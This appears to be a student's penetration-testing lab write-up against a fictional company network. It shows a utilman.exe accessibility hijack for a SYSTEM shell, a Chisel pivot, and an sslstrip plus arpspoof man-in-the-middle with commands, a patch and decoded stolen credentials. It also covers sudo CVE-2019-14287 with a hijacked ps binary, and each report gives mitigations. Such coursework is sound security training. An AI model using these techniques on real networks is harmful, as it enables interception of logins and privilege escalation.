The contents of the four highlighted files are as follows:



After analyzing the contents, the main file of importance for us seems to be `reset.bat` due to the registry key that it modifies (`HKLM...\Image File Execution Options\utilman.exe`). This makes sense, as the briefing from Hank also mentions something about a `\reset` command.

Specifically, this batch script sets the debugger program for utilman to be `cmd-%number%.bat` using the `/v` option. In other words, when we execute the utilman.exe program, Windows will run a script that it thinks is the program that is going to debug utilman (`cmd-<number>.bat`) that *then* launches a command prompt window.

We can assume based on Hank's briefing that these additional steps of running a script than then runs `cmd.exe` are included to fix the alleged fix that Windows 10 implemented to stop people from doing this.


Abusing the vulnerability

Now that we know the vulnerability has to do with `utilman.exe` (an accessibility program in `Windows\System32`), we need to find a way to use it to elevate us to `NT AUTHORITY\SYSTEM`.

We can run the utilman progarm when already logged in as the d.darkblood user, but the resulting shell is not of elevated privileges:


Instead, we will try to activate utilman from the logon screen by pressing the "Ease of access" icon, as suggested by https://mytekrescue.com/how-to-reset-the-password-on-almost-any-windows-computer/.

Sure enough, we are able to get a shell as `NT AUTHORITY\SYSTEM` without even logging in:




File exfiltration

After looking through the different files from the users on the machine now that we have root permissions, a file was found in the Documents folder of user a.turing containing KEY014 among a list of seemingly private credentials:



Besides this, we also found KEY011 in the Documents folder of user Admin, but this is not significant as we had already found this previously:



MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy

TA0010: Exfiltration
- **T1041:** Exfiltration over C2 channel
  - **N/A:** N/A

Ex0e0 Report

Benjamin Ruddy

2022-11-18

Contents

Goal

The goal in this exercise was to identify a possible target for sslstrip on `devbox.artstailor.com` and carry out an attack with it to gain credentials, keys, etc.

Technical Report

Finding: *Corporate login form vulnerable to HTTP downgrade attack with sslstrip Machine in the Middle*

Severity Rating: 6.0


CVSS Base Severity Rating: 6.0 AV:A AC:L PR:N UI:R S:C C:H I:H A:L


Vulnerability Description

This vulnerability involves the corporate HTTP login page at http://artstailor.com/Corp/, where there is a link leading to an HTTPS (secure) login form. The page containing this link, though, is not secured with HTTPS, and as such, leaves open the possibility for an attacker to set up a man-in-the-middle (MitM) attack that can redirect user to a malicious login page that itself does not use HTTPS, unlike the real one, and sniffs their credentials. This can lead the attacker to gaining the permissions on the company's internal server on whoever falls victim to this attack.

This attack vector is largely mitigated by the use of HTTP Strict Transport Security in modern browers, however, and thus the attack is not as feasible as it once was.

Confirmation method





Mitigation or Resolution Strategy

To remediate this vulnerability, 1) ensure that all corporate network users are using up-to-date browsers that enable HTTP Strict Transport Security, and 2) for best practice, enable HTTPS at the landing with the link leading to the coroprate login form.

Additionally, it may be useful to to enforce having only one Media Access Control (MAC) address per physical network port. This way, an attacker cannot accumulate various different MAC addresses to perform ARP spoofing en-masse.

It is also advisable to have a configuration in a network Intrusion Detection / Prevention System (IDPS) such as Snort (https://www.snort.org/) that checks for suspicious ARP activity, such as a high amount of gratuitous ARP replies

Attack Narrative

Pivoting to get access to devbox


As we've done frequently in the past, we started off by copying over the Chisel Windows executable onto `costumes.artstailor.com`, running it as a client, and having it connect to our Kali machine which is running chisel as a server.

With this, we are now able to make contact with the devbox machine.


Gaining root-level access to devbox

Taking into account the credentials we found in Ex0d0, we notice the fact there is a line containing `Linux:<password>`. Using our previous knowledge from when we accessed the website running on Devbox, we remember that we are running *Apache Debian*. Thus, we conclude that it may be possible that user `a.turing`, whose "Linux" credential we have, may be usable to gain access to devbox through something like SSH.

Luckily, this turned out to be the case:




Viewing the contents of `/etc/sudoers` confirms that our current user (a.turing) has sudo/root level access:



Attempting sslstrip


Now that we have an account with sudo permissions, we can start the process for installing and executing sslstrip. We first copy over sslstrip itself, along with its python dependencies:


After installing the required python wheel modules, we follow the instructions for sslstrip usage as laid out in the README file:




We do as the README says – enabling IP forwarding, routing to a listening port (will be 1338 in this case), and running sslstrip on that port.

To perform the Man-in-the-Middle (MitM) component of this with arpspoof, we take note of which website has some sort of authentication mechanism that may be vulnerable to sslstrip. To determine this, we run `tcpdump` on devbox, write the captured packets to a .pcap file, and copy it over to kali with scp for viewing in Wireshark:







As seen in the following screenshot, there is an IP at 10.70.184.101 (same subnet as devbox) trying to access a webpage at http://217.70.184.38/Corp/



Navigating over to this website through the web browser on our costumes RDP connection, we see the following "Secret landing page":



After clicking on the link, we are redirected to an HTTPS login form:



Thus, we know that http://www.artstailor.com/Corp/ (IP 217.70.184.38) is vulnerable to an HTTP downgrade attack with sslstrip.

From here, we proceed to determine our default gateway, with `route`:

```
root@www:/home/a.turing/sslstrip-extras# ip route
default via 10.70.184.1 dev ens33 proto static metric 100
```

We start up sslstrip:

```
root@www:/home/a.turing/sslstrip-extras/sslstrip# sslstrip -l 10000 -w plzwork -s -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWa
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are sati
rudimentary TLS client hostname verification.  Many valid certificate/hostname mapping

sslstrip 0.9 by Moxie Marlinspike running...
```

Additionally, we disable the running service on port 80:

```
root@www:/home/a.turing/sslstrip-extras# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      2526/python
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      636/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      636/named
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      669/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      878/cupsd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      636/named
tcp        0      0 10.70.184.100:22        10.70.184.39:56273      ESTABLISHED 1667/sshd: a.turing
tcp        0     36 10.70.184.100:22        10.70.184.39:51573      ESTABLISHED 2054/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62106      ESTABLISHED 2315/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62104      ESTABLISHED 2253/sshd: a.turing
tcp6       0      0 :::80                   :::*                    LISTEN      689/apache2
tcp6       0      0 ::1:53                  :::*                    LISTEN      636/named
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      636/named
tcp6       0      0 :::22                   :::*                    LISTEN      669/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      878/cupsd
tcp6       0      0 ::1:953                 :::*                    LISTEN      636/named
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache
Failed to stop apache.service: Unit apache.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apached
Failed to stop apached.service: Unit apached.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache2
```

Finally, we run arpspoof to successfully get in the middle of this connection, telling the victim that we are actually the gateway it needs to go through to reach the web server it wants to reach:

```
arpspoof -i ens33 -t 10.70.184.101 10.70.184.1
```

Unfortunately, it seems that sslstrip throws an error in our current configuration:

```
a.turing@www: ~/sslstrip-extras/sslstrip ×   a.turing@www: ~ ×
root@www:/home/a.turing/sslstrip-extras/sslstrip# python sslstrip.py -l 1338
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Suppor
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.  Please install it from <https:/
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the service_identity module, Twisted can perform only
rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings may be rejected.

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithContext
    return context.call({ILogContext: newCtx}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 122, in callWithContext
    return self.currentContext().callWithContext(ctx, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 85, in callWithContext
    return func(*args,**kw)
--- <exception caught here> ---
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 614, in _doReadOrWrite
    why = selectable.doRead()
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 243, in doRead
    return self._dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 249, in _dataReceived
    rval = self.protocol.dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/protocols/basic.py", line 579, in dataReceived
    why = self.rawDataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 649, in rawDataReceived
    self.handleResponseEnd()
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 119, in handleResponseEnd
    HTTPClient.handleResponseEnd(self)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 612, in handleResponseEnd
    self.handleResponse(b)
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 131, in handleResponse
    self.client.setHeader('Content-Length', len(data))
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 1314, in setHeader
    self.responseHeaders.setRawHeaders(name, [value])
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 220, in setRawHeaders
    for v in self._encodeValues(values)]
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```

Patching the sslstrip error

Upon looking up the errors online, we come across this link:

https://github.com/scrapy/scrapyd/issues/311

Analyzing the solutions, they seem to involve either upgrading or downgrading certain dependencies, which we cannot do in the current network topology.

As such, we proceed to look for the offending piece of code based on the information gathered from the above Github link and attempt to patch this error-generating code ourselves. One file of importance stands out in the previous error output: `http_headers.py`.

```
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```

Based on the error, we see that the Python function `splitlines()` is being attempted on an int, as opposed to a string, as is expected. Given this, we proceed to edit the `return` line in `/usr/local/lib/python2.7/dist-packages/twisted/web/htttp_headers.py` (line 40) to cast the value it is returning to a string, to avoid this int return type that is causing us issues with splitlines():

```
    """
    return b' '.join(headerComponent.splitlines())
```

```
return b' '.join(str(headerComponent).splitlines())
```

With this, sslstrip now runs in conjunction with arpspoof with no errors.

Successful sslstrip attack

After applying our patch and letting sslstrip run for a few minutes, we copy over the log file to our Kali machine to check its contents, which contain some HTTPS Basic Auth, as we expected from what we saw of the form earlier:

```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r a.turing@devbox.artstailor.com:/home/a.turing/sslstrip-extras/sslstrip/sslstrip.log .
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  devbox.artstailor.com:22  ...  OK
a.turing@devbox.artstailor.com's password:
sslstrip.log
```

```
~/sslstrip.log - Mousepad
File  Edit  Search  View  Document  Help
65 requested.  Either you supplied the wrong
66 credentials (e.g., bad password), or your
67 browser doesn't understand how to supply
68 the credentials required.</p>
69 <hr>
70 <address>Apache/2.4.54 (Debian) Server at www.artstailor.com Port 443</address>
71 </body></html>
72
73 2022-11-18 16:15:31,465 Resolving host: www.artstailor.com
74 2022-11-18 16:15:31,465 Host cached.
75 2022-11-18 16:15:31,466 Resolved host successfully: www.artstailor.com → 217.70.184.38
76 2022-11-18 16:15:31,466 Sending request via SSL...
77 2022-11-18 16:15:31,467 HTTP connection made.
78 2022-11-18 16:15:31,467 Sending Request: GET /Corp/secret/page2.html
79 2022-11-18 16:15:31,467 Sending header: accept-language : en-US
80 2022-11-18 16:15:31,468 Sending header: host : www.artstailor.com
81 2022-11-18 16:15:31,468 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   signed-exchange;v=b3;q=0.9
82 2022-11-18 16:15:31,468 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Safari/537.36
83 2022-11-18 16:15:31,468 Sending header: connection : keep-alive
84 2022-11-18 16:15:31,468 Sending header: referer : http://www.artstailor.com/Corp/
85 2022-11-18 16:15:31,468 Sending header: upgrade-insecure-requests : 1
86 2022-11-18 16:15:31,468 Sending header: authorization : Basic Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09
87 2022-11-18 16:15:31,473 Got server response: HTTP/1.1 200 OK
88 2022-11-18 16:15:31,474 Got server header: Date:Fri, 18 Nov 2022 21:15:31 GMT
89 2022-11-18 16:15:31,474 Got server header: Server:Apache/2.4.54 (Debian)
90 2022-11-18 16:15:31,474 Got server header: Last-Modified:Wed, 09 Nov 2022 02:40:22 GMT
91 2022-11-18 16:15:31,474 Got server header: ETag:"130-5ed009406bdef"
92 2022-11-18 16:15:31,474 Got server header: Accept-Ranges:bytes
```

Importantly, we see that this BasicAuth line has what appears to be base64 encoded characters, likely containing the credentials used to log in. Piping this into `base64 -d`, we find credentials for "c.steadman", which also grants us KEY015:

```
kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ base64 -d "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09"
base64: Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09: No such file or directory

┌──(kali㉿kali)-[~]
└─$ echo "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09" | base64 -d
c.steadman:KEY015-HzrfHS1GUmJFYR8g6sbcHw==
```

MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy

.001: Internal Proxy
TA0005: Defense Evasion
T1562: Impair Defenses
.010: Downgrade Attack
TA0035: Collection
T1638: Adversary-in-the-middle
N/A: N/A

Ex0f0 Report

Benjamin Ruddy

2022-11-22

Contents

Goal

The goal in this exercise is to exploit a Linux machine using a recent vulnerability.

Technical Report

Finding: *Vulnerable version of sudo in combination with illegitimate system binary allows for regular user privilege escalation*

Severity Rating: 8.0

CVSS Base Severity Rating: 8.0 AV:A AC:L PR:L UI:N S:C C:H I:H A:L

Vulnerability Description


This vulnerability consists of two elements coming together to provide a user a pathway to privilege escalation:


1) The /bin/ps binary on devbox.artstailor.com is edited to execute log the usages of the command, outputting them to a.turing's home directory, upon which the real /bin/ps is then executed (renamed to "realps")

2) With the outdated version of sudo on this machine (see screenshots below) a user may input the `-u#-1` argument to execute the specified command they are allowed to execute as per `/etc/sudoers` as root, even if the command in the sudoers file does not specify root as a user they may run the command as.


As a result, a malicious low-permissions user can make a script in a directory they have control over, name it psreal, and change their environment variable to that directory so that when they run "ps", their malicious program gets executed.

Confirmation method




Vulnerability Details : CVE-2019-14287
In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID. For example, this allows bypass of !root configuration, and USER= logging, for a "sudo -u \#$((0xffffffff))" command.
Publish Date : 2019-10-17 Last Update Date : 2022-04-18
Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google
- CVSS Scores & Vulnerability Types
CVSS Score
9.0

6_ps_sus.png



Mitigation or Resolution Strategy

It is urgent that the correct version of the ps binary gets restored, and that sudo gets updated immediately on devbox.artstailor.com

User a.turing should be inspected for questioning.

